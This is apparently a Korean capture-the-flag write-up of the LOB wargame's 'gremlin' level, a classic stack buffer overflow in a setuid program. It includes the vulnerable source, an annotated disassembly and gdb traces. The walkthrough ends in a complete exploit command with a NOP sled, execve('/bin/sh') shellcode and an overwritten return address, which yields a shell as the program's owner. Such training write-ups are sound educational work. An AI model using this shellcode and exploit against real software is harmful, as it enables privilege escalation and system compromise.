LOB
gate -> gremlin

작성자 : 송지헌
작성일 : '17.11.17.

*bash2에서 실행한다.


```
[gate@localhost gate]$ ls -l
total 16
-rwsr-sr-x    1 gremlin  gremlin     11987 Feb 26  2010 gremlin
-rw-rw-r--    1 gate     gate          272 Mar 29  2010 gremlin.c
[gate@localhost gate]$ cat gremlin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - gremlin
        - simple BOF
*/

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
[gate@localhost gate]$
```

버퍼 오버플로우 문제이다.
커맨드라인에서 입력받아 출력한다.

```
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %ebp,%esp
0x8048433 <main+3>:     sub    %esp,0x100                  // char buffer[256]
0x8048439 <main+9>:     cmp    DWORD PTR [%ebp+8],1        // if(argc <2)
0x804843d <main+13>:    jg     0x8048456 <main+38>
0x804843f <main+15>:    push   0x80484e0                   // "argv error\n"
0x8048444 <main+20>:    call   0x8048350 <printf>          // printf()
0x8048449 <main+25>:    add    %esp,4
0x804844c <main+28>:    push   0                           // 0
0x804844e <main+30>:    call   0x8048360 <exit>            // exit()
0x8048453 <main+35>:    add    %esp,4
0x8048456 <main+38>:    mov    %eax,DWORD PTR [%ebp+12]
0x8048459 <main+41>:    add    %eax,4
0x804845c <main+44>:    mov    %edx,DWORD PTR [%eax]
0x804845e <main+46>:    push   %edx                        // argv[1]
0x804845f <main+47>:    lea    %eax,[%ebp-256]
0x8048465 <main+53>:    push   %eax                        // buffer
0x8048466 <main+54>:    call   0x8048370 <strcpy>          // strcpy()
0x804846b <main+59>:    add    %esp,8
0x804846e <main+62>:    lea    %eax,[%ebp-256]             // buffer
0x8048474 <main+68>:    push   %eax
0x8048475 <main+69>:    push   0x80484ec                   // "%s\n"
0x804847a <main+74>:    call   0x8048350 <printf>          // printf()
0x804847f <main+79>:    add    %esp,8
0x8048482 <main+82>:    leave
0x8048483 <main+83>:    ret
0x8048484 <main+84>:    nop
```

알아먹기 좋게 바꿔놓았다!




프로그램을 디버깅 할려니 권한이 없다고 한다...
같은 디렉터리 內 소스가 있으니 같은 프로그램을 컴파일하여 디버깅 해보자.

해당 프로그램의 버퍼구조는 아래와 같다.


[buf + SFP] + [RET]
  260byte 4byte

아래와 같이 페이로드를 구성하여 실행해보았다.

 r `python -c 'print "a"*260 + "bbbb"'`



```
(gdb) x/100xw $esp
0xbffff924:     0xbffff928      0x61616161      0x61616161      0x61616161
0xbffff934:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff944:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff954:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff964:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff974:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff984:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff994:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff9a4:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff9b4:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff9c4:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff9d4:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff9e4:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff9f4:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffa04:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffa14:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffa24:     0x61616161      0x61616161      0x62626262      0x00000000
0xbffffa34:     0xbffffa74      0xbffffa80      0x40013868      0x00000002
```




```
(gdb) cont
Continuing.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ?? ()
(gdb) i r eip
Ambiguous info command "r eip": registers, remote-process.
(gdb) info reg eip
eip            0x62626262       1650614882
(gdb)
```

성공적으로 RET 가 bbbb 로 변조되었다

쉘코드를 추가하여 페이로드를 작성해보자

./gremlin `python -c 'print "\x90"*100 + "\x31\xc0\xb0\x31\xcd\x80\x89\xc1\x89\xc3\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80" + "\x90"*119 +"\x29\xf9\xff\xbf"'`



```
[gate@localhost gate]$ ./gremlin `python -c 'print "\x90"*100 + "\x31\xc0\xb0\x31\xcd\x80\x8
9\xc1\x89\xc3\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80" + "\x90"*119 +"\x29\xf9\xff\xbf"'`
1 1 1 F1 Ph//shh/bin PS 1¥
)
bash$ /bin/my-pass
euid = 501
hello bof world
bash$
```

gremlin의 쉘을 획득하였다.